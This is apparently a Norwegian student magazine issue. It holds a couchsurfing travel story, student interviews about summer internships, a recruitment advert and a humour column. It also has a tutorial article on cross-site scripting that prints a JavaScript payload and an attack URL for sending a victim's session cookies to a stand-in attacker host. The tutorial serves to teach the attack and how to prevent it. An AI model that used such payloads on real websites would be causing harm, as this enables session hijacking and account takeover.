I løpet av de to dagene jeg sov på sofaen til Adam bowlet vi, sto på skøyter, hørte på musikk og spiste gourmethamburgere. Vi traff også noen av vennene hans som feiret eksamensslutt i kombinasjon med bursdags-selskap. Møtet med Adam gav meg impulser fra flere kulturer, siden han er utvekslingsstudent fra Polen.

York

I York bodde jeg hos et helt herlig kjærestepar, Chris og Eilis. Jeg kom på ettermiddagen, Eilis var og handlet, så det var Chris som tok meg

imot. Først tok vi en kopp te sammen, så gikk vi på The Wall, forsvarsverket som omgir byen. Vi tok oss en lokal øl på en hyggelig liten pub som lå rett nedenfor muren med utsikt til The Minister, Yorks høyeste bygning.

Hjemme hos Eilis og Chris var det veldig fint, jeg ble til og med tildelt en diger dobbelt-seng på gjesterommet!

Siste dagen stod vi opp veldig tidlig alle sammen, ettersom vertene mine måtte på jobb og jeg selvfølgelig ikke kunne være igjen i huset alene. De var så greie at de skrev ut et kart til meg hvor de merket av alle stedene som var verdt å se.

En dag drar jeg nok tilbake, for det var mye å se. Jeg måtte videre til neste stopp, hvor en overraskelse ventet på meg.

Edinburgh og Glasgow

For i Edinburgh hadde kjæresten min, Erik, bestemt seg for å bli med meg videre på turen. Vi ble der et par dager, besøkte en Brewdog-pub, kiltbutikker og var generelt noen hardbarka norske turister. Det eneste vi manglet var videokamera og guideboka under armen.

Før vi dro til Glasgow hadde vi i grunn ikke fått høre så mye godt om byen, men vi skulle bli veldig positivt overrasket. Vår første couch host i Skottlands største by, Martin, var en energisk mann med sansen for eksperimentell matlaging og «urban exploration». Han hadde alltid noe å fortelle om, og om vi ikke brøt



inn kunne han gjerne ha pratet i flere timer. Han kunne tilby en innholdsrik stue med en oppblåsbar madrass, et biljardbord de hadde funnet på gata og en gammel arkademaskin.

Andre dagen delte vi stua med en fyr fra USA, Leif. Rollen som vert var ikke ukjent for Martin - i løpet av en periode på seks uker hadde han besøk av nye gjester hver eneste dag. Han elsket å lære seg nye ting om byen og å vise gjestene sine rundt. I Glasgow bodde vi også hos en akuttlege, Anna, som tok oss med på WEST-bryggeriet og et utested ved navn Home. Hun lærte oss også at den rette nattmaten i Skottland var, uten tvil, haggis.

Noe for deg?

Foruten å være en ekstremt billig måte å reise på, er det også en fantastisk opplevelse å møte nye mennesker som inviterer deg inn i sine liv og egne små verdener i hjembyene deres.

Kombinasjonen av et åpent sinn, interrail-billett og studentøkonomi gjør couchsurfing til en umiddelbar klassiker.



Synes du studiehverdagen blir litt vel teoretisk? Nysgjerrig på hvordan ting fungerer ute i arbeidslivet? Vi har snakket med en rekke Onlinere som nettopp har tatt første steg på veien til drømmejobben.

OFFLINE UTFORSKER SOMMERJOBBER

// INTERNSHIP

Et internship er en midlertidig ansettelse der en eller flere studenter typisk får utdelt en passelig vanskelig arbeidsoppgave. En god integrering i både det faglige og sosiale miljøet i bedriften kjennetegner et godt internship.

TEKST: ERIK LOTHE

FOTO: ERIK LOTHE, INGRID KITTELSEN, HANS K. ASPENBERG, ERLEND KLAKEGG BERGHEIM, JØRGEN SKOVLY

Som student er det ikke alltid lett å vite hvordan man en dag skal sette all sin kunnskap ut i praksis i en arbeidssituasjon. Yrkesrelevante sommerjobber kan være midt i blinken for å lette denne overgangen ut i arbeidslivet. Hver sommer gjennomfører veldig mange bedrifter noe som populært kalles internships.

I denne utgaven av Offline har vi satt sammen en sommerjobbspesial der vi har intervjuet en rekke Onlinere om deres sommerjobber. Med dette håper vi å gi dere et innblikk i hvordan en yrkesrelevant sommerjobb kan være. Alle de involverte studentene vi har pratet med har mellom to og fire år på informatikkstudiet bak seg.

Optimalisering og IPv6-støtte

UNINETT - TRONDHEIM: I sommer har Christian Strand Young jobbet på UNINETT her i Trondheim. UNINETT leverer nett og IKT-tjenester til norske universiteter, høyskoler og forskningsinstitusjoner og håndterer andre nasjonale IKT-oppgaver.

– Jeg jobbet i avdelingen for nasjonalt forskningsnett der jeg jobbet med Network Administration Visualized (NAV). Dette er en suite som brukes til å overvåke storskala-nettverk. Mye tid gikk med på å implementere

IPv6-støtte til ulike moduler. Andre store deler av arbeidshverdagen inkluderte optimalisering av eksisterende løsninger ved bruk av tråd- og parallellprogrammering, samt generell bug-fiksing. Det var spesielt gøy da koden min gikk så fort at jeg lagde formelT-billyder da den kjørte. Kollegaen min lurte rimelig på hva jeg dreiv med og vi fikk oss en god latter.

Lønningspils og sommerfest

Mange morsomme arrangementer og ordninger samt et godt sosialt miljø gjorde sommeren i UNINETT veldig bra.

– UNINETT har en egen sosialkomité som fikset ting som sommerfest, lønningspils, aktivitetsdager og vinlotteri. I tillegg fantes det et program som heter Trim & Trivsel som arrangerte en rekke sportslige aktiviteter. Samholdet mellom de andre sommerstudentene var utrolig bra og jeg har fått mange nye venner som jeg fortsatt snakker med.

Christian forteller at han følte han mestret alle oppgavene han fikk tildelt, og at de var generelt meget fornøyde med arbeidet hans. Han har til og med fått tilbud om deltidsjobb fra september.

Uformell Perl-utvikling

OPERA - OSLO: Tri M. Nguyen har i sommer hatt et internship hos Opera i deres kontor i Oslo. Tri jobbet i avdelingen Engineering Services, som Perl-utvikler, hvor han hovedsaklig jobbet med restrukturering av administrasjonsverktøy.



– Arbeidshverdagen var veldig «relaxing and fun». Ved siden av all jobbinga hadde vi også noe på jobben som het *Friday Beer*. Hver fredag settes det ut snacks, brus, øl, vin og andre godsaker i kantina til alles glede.

– Oss interns hadde ofte små sammenkomster etter arbeidstid hvor vi blant annet hadde filmkveld, og ellers nøy en kald pils i godt lag. Vi hadde også teambuilding med lazer tag og middag sammen med alle interns.

Sommerfest

– Hele oppholdet i seg selv var en opplevelse, men enkeltepisoden som skiller seg ut var da jeg fikk slå av en prat med selveste Håkon Wium Lie på dansegulvet under Operas sommerfest.

– Opera for meg er ikke bare nettleseren, men alt som omhandler weben, samt deres tanke om en «Open web». Med den interessen jeg har rundt web-teknologier var dette midt i blinken.

Datahotell for Difi

DIFI - SOGNDAL OG LEIKANGER: I år tok Difi inn hele 12 informatikere til sin internship-ordning DifiCamp. Vi har tatt en prat med en av deltakerne, Ingrid Kittelsen, som forteller litt om oppholdet deres i sommer. Difi er en offentlig organisasjon med kontorer i Leikanger og Oslo. Difi står for Direktoratet for forvaltning og IKT og jobber for å utvikle og fornye offentlig sektor innen blant annet IKT, kommunikasjon og organisering.

– Arbeidsoppgavene var ganske avanserte og mange brukte mye tid på å sette seg inn i oppgavene, språket og utviklingsmetoden.


Prosjektet var å utvikle et såkalt datahotell. Et datahotell brukes for å gjøre store mengder data tilgjengelig for en gruppe mennesker. For

eksempel kan myndighetene bruke et datahotell til å gjøre informasjon om laksebestand i en elv tilgjengelig for allmennheten.

– Vi benyttet oss av arbeidsmetoden SCRUM, som innebærer daglige statusmøter, tavler fylt med arbeidsoppgaver representert av post-it-lapper og ukentlige presentasjoner for de som jobber fast i Difi.

Internatlivet

– Det ble et veldig godt samhold både mellom oss som hadde sommerjobb, og mellom oss og de fast ansatte. Det var masse interne vitser, kaffe- og ispauser, og ofte dro vi ned til en brygge ved sjøen i pausen og badet. Etter endt arbeidsdag reiste vi tilbake på Studentheimen i Sogndal der vi bodde. Her hadde vi en egen



gang, med mange dublett- og noen enkeltrom. Det var også et felles kjøkken og ei felles stue. Her spiste vi som oftest middag sammen etter jobb, og om været var bra var det selvfølgelig grilling, og det ble en del grilling i sommer! Etter slitsomme arbeidsdager ble det også mye filmer, serier og gaming (vi er jo tross alt informatikere).

Utrolig god arbeidserfaring

– DifiCamp er absolutt å anbefale. Det er utrolig god arbeidserfaring, man får utfordre seg selv og sine kunnskaper, lærer mye nytt og får prøve det å jobbe som utviklere i et team med ei spesifikk oppgave. Opplegget bak DifiCamp er ikke optimalt, men det kommer

seg veldig. Det var mye bedre planlagt i år enn i fjor, og de får stadig nye erfaringer som de kan bruke videre til neste års DifiCamp. I tillegg til arbeidserfaringen er det utrolig sosialt, man blir kjent med mange nye mennesker, og man får ha en fantastisk sommer på et fantastisk sted med fantastiske mennesker!

Arbeidet de utførte er nylig offentliggjort på data.norge.no.

Brukervennlig sikkerhetssystem


NORMAN – LYSAKER: Dag Erik Vikan, Ada Jordal, Håkon Drolsum Røkenes og Erik Lothe har i sommer jobbet hos Norman på Lysaker. Norman står bak mange sikkerhetsløsninger i både private bedrifter og offentlig

sektor samt antivirus og sikkerhetsprogrammet *Norman Security Suite*. Vi har pratet med informatikerne herfra og de forteller om et interessant og spennende sommeropphold.

– Arbeidsoppgaven var å designe en *Next Generation Security Suite* med fokus på brukervennlighet. Dette leverte vi i form av skisser eller konkrete tekstlige definisjoner av hvordan systemet skulle oppføre seg. Norman ville senere bruke dette til inspirasjon for oppgraderinger på sin *Norman Security Suite*.

– Hvilke deler av systemet vi ville designe var helt opp til oss. Vi startet med et sett med utdelte oppgaver, og ut i fra dem fikk vi bestemme helt selv hva det var vi ville designe. På denne måten kunne vi fritt komme opp med ideer til hvordan vi ønsket at et sikkerhetsprogram skulle kommunisere med brukeren.

– Tiden gikk typisk enten til å sitte og tegne skisser, eller lange detaljerte diskusjoner om hvilke ideer som gir best brukervennlighet. Vi jobbet i iterasjoner i SCRUM og etter hver



iterasjon (kalt sprint innen SCRUM) hadde vi en presentasjon. Sprint-presentasjonene var som regel bare for fire til fem ansatte, men på den siste dagen vår holdt vi en endelig presentasjon for hele Norman – på engelsk.

The cake was not a lie

– Vi ble godt kjent med hverandre i løpet av sommeren. På fritiden fant vi på ting som grilling, tur på byen eller en pils eller to etter jobb på Lysaker brygge. Hver fredag var det også kake på jobben! Dette var en fin anledning til å bli litt mer kjent med de som jobber fast i Norman.

– Norman var veldig flinke til å integrere oss i miljøet og vi fikk pratet med flere nøkkelpersoner i bedriften. Fra tid til annen ble vi også kurset litt i Norman sin teknologi. Vi fikk lære om svært avanserte løsninger i flere av Norman sine sikkerhetsprodukter. Selv om det var mye som var vanskelig å forstå var det veldig kult å få en slik innsikt i denne typen teknologi.

Android-utvikling

VISMA SIRIUS – OSLO: Hilde Visthoff Drange har i sommer jobbet hos Visma Sirius, en mellomstor konsulentbedrift med ca. 120 ansatte, i Oslo. Vi har tatt en prat med Hilde, som forteller oss om sitt opphold.

– Jeg fikk sommerjobben etter å deltatt på Karrieredagene på NTNU høsten 2010. Der møtte jeg noen hyggelige bedriftsrepresentanter på stand som inviterte meg til intervju.

Hilde og gruppen hennes skulle i løpet av sommeren utvikle en applikasjon for Android, som skulle benyttes opp mot rekruttering og profilering, samt en Facebook-side for Visma Sirius.

– Selv om det var mye nytt å sette seg inn i, fikk jeg brukt masse av det jeg har lært på skolen. Gruppen jobbet selvstendig, men vi hadde mange flinke veiledere som hjalp til så godt de kunne og passet på at vi hadde det bra!

Kursing og workshops

– Vi ble tatt godt i mot og de to første ukene ble hovedsakelig brukt til å bli kjent med Visma Sirius, gjennom introduksjon og opplæring, med spesiell fokus på teknologien som skulle benyttes utover sommeren. De to første ukene fikk gruppen flere kurs og workshops hvor vi har fått innføring i GIT, Spring, sosiale medier og et artig Scrum-kurs med varierende hell.

– I tillegg har jeg fått mulighet til å besøke to av Visma Sirius' største prosjekter, NAV og Legemiddelverket. Dette for å få en innføring i hva de jobbet med og hvordan det er å jobbe i prosjekt. Gruppen var også på besøk hos Visma på Skøyen hvor det ble gjennomført kurs i presentasjonsteknikk. Tror jeg lærte mer på de to ukene enn jeg har gjort på et helt semester!



Standup-kvelder og innebandy

– Vi hadde masse sosialt både med de fast ansatte og sommerstudentene. Sommerstudentene hadde eget sosialbudsjett som vi kunne bruke akkurat som vi ville. Dette ble brukt til middag og stand-up på Latter. I tillegg var vi ute og spiste middag både med Visma og med Visma Sirius. Vi var også med på lønningspils. Ellers spilte vi innebandy hver mandag etter jobb sammen med bedriftsidrettslaget til Visma Sirius. Kjempegøy!

Hilde sier hun fikk et veldig godt inntrykk av Visma Sirius og alle som jobber der. Hun har også takket ja til sommerjobb til neste sommer.

Kryssplattform mobilutvikling

CAPGEMINI – TRONDHEIM: Lars Eidnes og Dag Olav Prestegarden fra informatikk har jobbet på Capgemini her i Trondheim i sommer.

Capgemini er et internasjonalt konsulent-selskap som bistår andre selskaper med utvikling av teknologi.

– På 6 uker laget vi native mobilapplikasjoner til både Android, iOS og WP7. Produktet vi laget er et verktøy for å vise viktig informasjon til utviklere i et team og bygger på en allerede eksisterende løsning for PC. Det er open source, så alle som har lyst å se hvordan Mono kan brukes til å skrive kryssplattform mobilkode i C# kan gjerne søke opp prosjektet vårt. Det heter «Smeedee-Mobile» og ligger på github.com

Presentasjon på NNUG

– Gjennom hele sommeren hadde vi høyt fokus på å holde ting enkelt, skape mest mulig verdi for minst mulig innsats, og å produsere kode og produkt av høy kvalitet. At vi også klarte å produsere for tre plattformer på så kort tid når ingen hadde utviklet til mobil før var spesielt artig.

– Vi fikk også anledning til å presentere produktet og litt av våre tanker om mobilutvikling på NNUG (norwegian .net user group, red. anm.) nå i august. Oppmøtet var kjempebra, og vi fikk dermed vist oss frem for mange av Trondheims beste konsulenter.

Kontrollsystem for LHC

CERN – GENEVE, SVEITS: I sommer har Cathrine Holm hatt internship hos CERN utenfor Geneve i Sveits. CERN jobber med å finne svar på en rekke fundamentale fysikkspørsmål, men de er aller mest kjent for sin «Large Hadron Collider» (LHC), en partikkel akselerator på 27km i omkrets 100 meter under jordoverflaten. LHC har en rekke eksperimenter knyttet til seg, deriblant «Compact Muon Solenoid» (CMS), eksperimentet som Cathrine hørte til.

Vi tok kontakt med Cathrine og hun forteller oss om sitt opphold gjennom et innlegg på bloggen til IDI.

Prosjektvalg

Cathrine stod veldig fritt til å velge et prosjekt å jobbe med. Veilederen hennes presenterte flere mulige prosjekter for henne og valget falt på et tredimensjonalt grafisk brukergrensesnitt til kontrollsystemet for CMS.

– Etter en del lesing om CERN, partikkelfysikk, menneske/maskin-grensesnitt, SCADA-system

og mer spesifikt om WinCC OA begynte jeg en tutorial i det sistnevnte programmet. Jeg ventet på en 3D-modell av detektoren som jeg skulle implementere med funksjoner i brukergrensesnittet til kontrollsystemet, og imens startet jeg også forarbeidet med å analysere krav og designe selve skjermen. Da 3D-modellen kom begynte implementeringen som jeg kodet i WinCC OA sitt skriptpråk «Control».

Wakeboarding og paragliding

– Det viste seg fort at CERN er en utrolig bra arbeidsplass og miljøet likeså. I tillegg til all jobbingen var det selvfølgelig nok å finne på av sosiale aktiviteter også. Jeg har vært på festivaler, helg i Chamonix, helg i Lyon, båttur (ja, vi leide båt og kjørte selv), wakeboardet, paraglidet, hatt nok av ekte franske pikniker og vært med og arrangert tre «Summer Student Party».

– To måneder er ikke lang tid og siden jeg var den eneste som jobbet på dette ble jeg selvfølgelig ikke ferdig, noe jeg syns er kjedelig siden jeg har lagt ned en god del arbeidstimer på det. Men en ting er sikkert, jeg har lært utrolig mye, hatt en kjempebra sommer og er virkelig glad for at den første relevante jobben min gikk så bra. En erfaring rikere: Check!



Visma Sirius er et selskap i Visma-konsernet og er en nordisk leverandør av verdiskapende IT-løsninger rettet mot offentlig sektor og utvalgte bransjer i privat sektor. Selskapet er representert i Norge, Sverige og Danmark med mer enn 450 ansatte. Visma Sirius leverer systemutvikling av virksomhetskritiske IT-løsninger, applikasjonsforvaltning og konsulenttjenester. Fokus for løsningsleveransene er selvbetjente saks-/fagsystemer, skjema- og portalløsninger og forretningssystemer.

Visma Sirius skal vokse og vi trenger «Nytt Krutt»!

Visma Sirius gjør det bra. Vi vinner stadig nye kunder og våre ansatte trives.

Vårt mål er å vokse, og vi trenger mange nye, dyktige medarbeidere!

Vårt introduksjonsprogram for nyutdannede, Nytt Krutt, starter opp hver høst. I løpet av dette programmet gjennomfører deltakerne et internt prosjekt som gir praktisk erfaring med bruk av våre metoder og støtteverktøy. Opplegget gir innblikk i teknologier og problemstillinger som er relevante i Visma Sirius sine prosjekter. Dette gir deg som er nyutdannet en flott mulighet til å prøve ulike prosjektroller i en trygg situasjon. Med Nytt Krutt får du en god start på din karriere i Visma Sirius, både når det gjelder det faglige og det sosiale. *Send søknad!*

Søknadsfrist 1. oktober 2011

➔ Send søknad til jobb.no.sirius@visma.com eller les mer på visma.no/Sirius

Nordens ledende fagmiljø innen økonomi og IT

Visma er ledende leverandør av produkter og tjenester som gjør virksomheter mer effektive. Konsernet leverer programvare, outsourcingtjenester, innkjøps-løsninger, innfordringstjenester, butikkdata-løsninger, samt IT-relatert utviklings- og konsulentvirksomhet. Visma forenkler og automatiserer virksomhetsprosesser innenfor både privat og offentlig sektor, og har 240 000 kunder i Nord-Europa. Konsernet har 4 300 ansatte og hadde i 2010 en omsetning på NOK 4 168 mill.



INNSIKT I HACKERNES VERDEN DEL 2: CROSS SITE SCRIPTING



I DEL 1 av denne serien tok vi for oss SQL-injections og hvordan disse kan manipulere SQL-spørringer til å gjøre noe de ikke var ment til å gjøre. I denne delen utforsker vi en ny type angrep som skjer over HTTP; cross site scripting

TEKST: DAG ERIK VIKAN

ILLUSTRASJON: SUSANNE GUSTAVSEN

I motsetning til SQL-injections, er cross site scripting (xss) en type angrep over HTTP som ikke angriper serveren, men klienten. Nettleseren tar gjerne imot kode fra serveren, og utfører denne, nesten uten å stille spørsmål. Et suksessfullt xss angrep fører som oftest til at en angriper får tilgang til en brukers profil på et nettsted. Å få tilgang betyr ikke nødvendigvis å stjele passordet til offeret, men å kunne være innlogget på webapplikasjonen som offeret. For å forstå hvordan xss fungerer, er det først nødvendig å forstå hvordan webapplikasjoner opprettholder tilstand over HTTP, da HTTP ikke kan gjenkjenne samme bruker over flere koblinger.

Session management

Det hadde vært ekstremt upraktisk dersom brukere var nødt til å skrive inn brukernavn og passord hver gang de skulle gjøre noe på en side som krever autentisering. HTTP-cookies ble introdusert for å løse dette problemet, og det ble nå mulig å holde en bruker innlogget. Informasjonskapsel (engelsk HTTP-cookie) lagres lokalt på harddisk. For å holde en bruker innlogget, opprettes det en session identifier (SID) som lagres i en informasjonskapsel i din nettleser. På hver forespørsel din nettleser gjør mot et domene, legges SID med i HTTP-headerene. Serveren kan nå identifisere deg, fordi du logget inn i en tidligere forespørsel, og serveren har assosiert denne SID-en med deg. En typisk SID-exchange der serveren tildeleer deg en SID-cookie ser typisk slik ut i en PHP-applikasjon:

```
GET /index.php HTTP/1.1
Host: www.example.org

HTTP/1.1 200 OK
Content-type: text/HTML
Set-Cookie: PHPSESSID=64cd786173875c162d3b84cdf5bbac9d;
Expires=Wed, 09 Jun 2021 10:18:14 GMT
//HTML her
```

På hver påfølgende forespørsel din nettleser gjør mot serveren, sendes SID-en med slik:

```
GET /profile.php HTTP/1.1
Host: www.example.org
Cookie: PHPSESSID=64cd786173875c162d3b84cdf5bbac9d;
```

SID-en er en midlertidig nøkkel som holder deg logget inn, og du slipper å skrive inn passord hver gang du skal gjøre noe. Når serveren får denne SID-en, serverer den deg et grensesnitt der du er logget inn. For å forstå enda bedre hvordan dette funker, kan du jo prøve å logge inn på et nettsted, installere informasjonskapslene i en annen nettleser og så trykke refresh. Du vil se at du nå er logget inn også i denne nettleseren.

Hvordan xss fungerer

Nå som du forstår litt bedre hvordan en webapplikasjon holder deg logget inn, kan du prøve å forestille deg hva som skjer om din SID kommer på avveie? Ja, du tenker riktig, dersom en angriper får tak i din informasjonskapsel, kan vedkommende installere denne i sin nettleser, og bli innlogget som deg.

Den vanskelige biten er naturligvis å stjele informasjonskapselen, og dette kan skje på en rekke måter. Den mest populære måten er å injisere kode i nettleseren til offeret.

Javascript er et populært scriptspråk implementert i de fleste nettlesere, og brukes til å gjøre webapplikasjoner mer interaktive. Dersom du har lekt litt med javascript vet du at javascript har tilgang til informasjonskapslene slik:

```
alert(document.cookie)
```

Men javascript har ikke tilgang på alle informasjonskapslene i din nettleser; kun i det domenet javascripten kjører. Problemet for en angriper er derfor å injisere javascript-kode, i konteksten av domenet, mens brukeren er innlogget. Det er på dette tidspunkt angriperen må finne et såkalt *xss-bull*. Et godt eksempel på et xss-hull i PHP er et script som skrive tilbake i nettleseren noe du har skrevet inn i et skjema. Her er et eksempel:

```
<?php
echo 'Velkommen ' . $_GET['navn'];
?>
```

Dersom du istedenfor navnet ditt, skriver HTML-koden

```
<h1>eid</h1>
```

vil kildekoden se slik ut:

```
Velkommen <h1>eid</h1>
```



Og nettleseren gjør naturligvis bare jobben sin, og tolker dette som HTML. Skriver du inn:

```
<script>
  alert(document.cookie)
</script>
```

vil informasjonskapslene poppe opp i en alert-boks hos offeret.

Utførelse og nødvendige krav

Det er lite poeng i å bare vise informasjonskapslene i en alert-boks hos brukeren. En angriper trenger disse sendt til seg, slik at han kan installere de i sin nettleser. Javascript har en rekke metoder for å gjøre forespørsler på tvers av servere. Her er to eksempler på hvordan informasjonskapslene kan sendes avgårde til angriperens server:

```
new Image().src =
  'http://attacker/?'
  + document.cookie;
// eller
document.location.href =
  'http://attacker/?'
  + document.cookie;
```

For at et angrep skal fungere er det tre krav:

1. Offeret må være logget inn
2. Du må ha funnet et xss-hull
3. Du må kunne kommunisere med offeret

Hvis offeret ikke er logget inn vil vedkommendes SID for øyeblikket, være verdiløs. Og uten et xss-hull klarer du ikke å kjøre javascript i

kontekst av domenet, og javascript vil ikke kunne lese informasjonskapslene. Og du må selvfølgelig kunne overlevere koden til offeret på et vis, og sende informasjonskapslene tilbake.

Et eksempel på et angrep

Angriper ferdigstiller en lenke som stjeler informasjonskapslene. For eksempel

```
http://webapp/skrivnavn.
php?navn=<script>new Image().
src='http://angriper/?'+document.
cookie;</script>
```


Deretter sender angriperen denne lenken over til offeret, som klikker på denne, og informasjonskapslene vil nå være lagret i webserverens logg.

Den observante leser vil påstå at han aldri ville klikket på denne lenken. Det er bra! Men ville du ha klikket på <http://angriper/funnypic.jpg> eller <http://bit.ly/d23fj39j>? Dette kunne ha vært en redirect, eller funnypic.jpg kunne vært en HTML-side som inneholder en iframe som laster angrepslenken i bakgrunnen.

Hvordan forhindre

Vi som informatikere vil naturligvis forhindre dette i våre systemer. Og løsningen er veldig enkel; forkast alt du ikke trenger. For eksempel er det et inputfelt for navnet til brukeren, så bare fjerner du alle tegn som ikke skal kunne finnes i navn. Og er det et inputfelt for alder, så fjerner du alt som ikke er tall.

To på do



Hun blir med venninna si på do – du sitter der som en idiot og venter på at de skal komme tilbake. Samtidig slår tanken deg som har slått så mange før deg: Hva pokker er det de jentene gjør der inne? Og hvorfor går de alltid sammen?

TEKST: TORMOD TROLLA

FOTO: BEATE BAIER BIRIBAKKEN

ILLUSTRASJON: LORENTS ODIN GRAVÅS

Min personlige teori er at det er ett enormt toalett som alle jentene deler, hvor sminke og toalettpapir går på rundgang, men et raskt besøk innom et av de mer avsidesliggende dametoalettene på universitetet røper at det ikke er tilfelle.

Denne tanken har også streift mitt lettere paranoide sinn: Med engang du begynner å prate med hun du synes er søt, gjør venninna en bakgrunnssjekk på deg. Etter å ha gitt signalet til mannen bak baren om å oppholde deg, drar hun med seg den snertne snella bort, og de går sammen slik at de kan bruke verk-tøyene de har i «sminkepungen» for å finne ut mer om deg: «Klamydia i '08? Fysjom!».

